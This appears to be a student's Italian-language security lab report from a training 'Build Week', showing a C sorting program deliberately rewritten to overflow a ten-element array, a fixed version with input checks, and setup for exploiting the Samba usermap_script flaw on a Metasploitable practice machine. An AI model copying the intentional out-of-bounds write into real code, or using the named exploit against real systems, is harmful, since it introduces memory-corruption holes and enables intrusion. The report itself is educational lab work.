
Questo causerà un errore di segmentazione durante l'esecuzione del programma



# BUFFER OVERFLOW

Un attacco di **buffer overflow** consiste nel sovrascrivere la memoria oltre i limiti di un **array**, causando comportamenti non desiderati o vulnerabilità di sicurezza

Ho modificato il ciclo  
di inserimento per  
consentire all'utente  
di inserire 11 interi,  
superando la  
dimensione dell'**array**  
**vector**



```
*BOFF.c
~/Desktop
Salva : X

File Azioni Modifica Visualizza
(nejra@kali)-[~/Desktop]
$ ./BOFF
Inserire 11 interi:
[1]:4
[2]:34
[3]:342
[4]:3456
[5]:534
[6]:3542
[7]:23
[8]:435
[9]:35
[10]:34555
[11]:321
Il vettore inserito e':
[1]: 4
[2]: 34
[3]: 342
[4]: 3456
[5]: 534
[6]: 3542
[7]: 23
[8]: 435
[9]: 35
[10]: 34555
Il vettore ordinato e':
[1]:4
[2]:23
[3]:34
[4]:35
[5]:342
[6]:435
[7]:534
[8]:3456
[9]:3542
[10]:34555
(nejra@kali)-[~/Desktop]
$
```

The screenshot shows a terminal window with the command `./BOFF` run by user `nejra@kali`. The output shows the user inputting 11 integers, which are then displayed as they were entered. Below this, the sorted array is shown. A large blue arrow points from the terminal output back up to the line in the code where the dimension of the `vector` is set to 10.

```
1 #include <stdio.h>
2
3 int main() {
4     int vector[10], i, j, k;
5     int swap_var;
6
7     printf("Inserire 11 interi:\n");
8
9     for (i = 0; i < 11; i++) { // Consente all'utente di inserire 11 interi, superando la dimensione dell'array vector
10        int c = i + 1;
11        printf("[%d]: ", c);
12        scanf("%d", &vector[i]);
13    }
14
15    printf("Il vettore inserito e':\n");
16    for (i = 0; i < 10; i++) {
17        int t = i + 1;
18        printf("[%d]: %d", t, vector[i]);
19        printf("\n");
20    }
21
22    for (j = 0; j < 10 - 1; j++) {
23        for (k = 0; k < 10 - j - 1; k++) {
24            if (vector[k] > vector[k + 1]) {
25                swap_var = vector[k];
26                vector[k] = vector[k + 1];
27                vector[k + 1] = swap_var;
28            }
29        }
30    }
31    printf("Il vettore ordinato e':\n");
32    for (j = 0; j < 10; j++) {
33        int g = j + 1;
34        printf("[%d]: ", g);
35        printf("%d\n", vector[j]);
36    }
37
38    return 0;
39 }
```



# CONTROLLI IN INPUT

Per **sanitizzare** il programma in modo che gestisca gli **input** in modo sicuro, ho implementato dei **controlli** sugli input dell'utente per evitare situazioni indesiderate come **buffer overflow** o input non validi


```
1 #include <stdio.h>
2
3 int main() {
4     int vector[10], i, j, k;
5     int swap_var;
6
7     printf("Inserire 10 interi:\n");
8
9     for (i = 0; i < 10; i++) {
10         int c = i + 1;
11         printf("[%d]:", c);
12
13         if (scanf("%d", &vector[i]) != 1) {
14             printf("Input non valido. Inserire un numero intero!!\n");
15             // Pulizia del buffer di input
16             while (getchar() != '\n');
17             i--;
18             continue;
19         }
20     }
21 }
```

Ho aggiunto un **controllo sugli input** dell'utente durante la lettura degli interi nel ciclo for.

Se l'input non è un intero valido, viene visualizzato un messaggio di errore e il programma richiede all'utente di inserire nuovamente l'input.

Esiste anche una pulizia del buffer di input per eliminare eventuali caratteri residui usando:

```
while (getchar() != '\n');
i--;
continue;
```



```
C:\Users\OMEN\Desktop\sanitizzazione.exe
Inserire 10 interi:
[1]:i
Input non valido. Inserire un numero intero!!
[1]:
```




# MENU INPUT UTENTE

```
127 int main()
128 {
129     int choice;
130
131     printf("Ciao! Benvenuto nel programma della BuildWeek 2 - Van Zwam Arjen:\n");
132     printf("1. Esegui il programma normalmente\n");
133     printf("2. Esegui il programma col buffer overflow\n");
134     printf("Digita la scelta: ");
135
136     scanf("%d", &choice);
137
138     switch (choice)
139     {
140
141         case 1:
142             programNormal();
143             break;
144
145         case 2:
146             programWithError();
147             break;
148
149         default:
150
151             printf("Scelta non valida.\n");
152             break;
153
154     }
155
156     return 0;
157 }
```

Ho semplicemente creato delle scelte (**choice**) dove, se l'utente premerà 1 avrà il programma normale, se invece premerà 2 avrà il programma col BOF.

Ho creato delle funzioni che vengono richiamate



```
C:\Users\OMEN\Desktop\sceltautente.exe
Ciao! Benvenuto nel programma della BuildWeek 2 - Van Zwam Arjen:
1. Esegui il programma normalmente
2. Esegui il programma col buffer overflow
Digita la scelta: 1
Inserire 10 interi:
[1]:65
[2]:34
[3]:54
[4]:67
[5]:32
[6]:45
[7]:97
[8]:56
[9]:78
[10]:77
```



VAN ZWAM ARJEN

# GIORNO 4

# BUILD WEEK

REPORT

## TRACCIA

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)
- Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Utilizzate l'exploit al path exploit/multi/samba/usermap\_script (fate prima una ricerca con la keyword search)

# CONFIGURAZIONE

IP Kali Linux

&

IP Metasploitable2

```
nejra@kali:~  
File Azioni Modifica Visualizza Aiuto  
  
[nejra@kali:~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.75.100 netmask 255.255.255.0 broadcast 192.168.75.255  
      inet6 fe80::a00:27ff:fe74:78a/64 Scope:Link  
        ether 08:00:27:c6:b2:8f txqueuelen 1000 (Ethernet)  
          RX packets 87 bytes 10603 (10.3 KiB)  
          RX errors 0 dropped 0 overruns 0 frame 0  
          TX packets 20 bytes 2694 (2.6 KiB)  
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:74:07:8a  
          inet addr:192.168.75.150 Bcast:192.168.75.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe74:78a/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:93 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:0 (0.0 B) TX bytes:10423 (10.1 KB)  
            Base address:0xd020 Memory:f0200000-f0220000
```

Come da traccia ho modificato l'**IP statico** della macchina attaccante Kali Linux con l'IP desiderato:  
**192.168.75.100/24**

IP NESSUS

```
#####
-- arjen: /home/arjen: change directory failed: No such file or directory
Logging in with home = "/".
[arjen@tenable-xjnsnnwx ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cf:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.200/24 brd 192.168.75.255 scope global noprefixroute enp0s3
        valid_lft forever preferred_lft forever
        inet6 fe80::2ba2:213d:db9c:64/64 scope link nopref ixroute
            valid_lft forever preferred_lft forever
```

Come da traccia ho modificato l'**IP statico** della macchina Metasploitable2 con l'IP desiderato:  
**192.168.75.150/24**

Siccome possiedo la macchina virtuale di **Tenable** ho impostato l'IP anche li:  
**192.168.75.200/24**



# NESSUS

Prima di effettuare un **basic scan** con **Tenable Nessus** devo configurare l'indirizzo IP perché utilizzo la macchina virtuale Tenable, devo dunque interfacciarmi con la **GUI** dalla console

```
#####
This system is restricted to authorized users only. Individuals attempting unauthorized access will be prosecuted. Continued access indicates your acceptance of this notice.


#####
tenable-xjnsnmwx login: arjen
Password:
Login incorrect

tenable-xjnsnmwx login: nmtui
Password:
Login incorrect

tenable-xjnsnmwx login: arjen
Password:
Last failed login: Wed Apr 17 03:46:53 EDT 2024 on tty1
There was 1 failed login attempt since the last successful login.
Last login: Tue Apr 16 06:54:06 on tty1
#####

This system is restricted to authorized users only. Individuals attempting unauthorized access will be prosecuted. Continued access indicates your acceptance of this notice.

#####
-- arjen: /home/arjen: change directory failed: No such file or directory
Logging in with home = "/".
[arjen@tenable-xjnsnmwx ~]$ nmtui
```



Prima di tutto mi collego nel mio account e lancio il comando “**nmtui**” per aprire la configurazione di rete

Configuro quindi l'indirizzo statico, il gateway ed il DNS server

```
#####
This system is restricted to authorized users only. Individuals attempting unauthorized access will be prosecuted. Continued access indicates your acceptance of this notice.

#####
tenable-xjnsnmwx login: arjen
Password:
Last login: Wed Apr 17 03:47:31 on tty1
#####

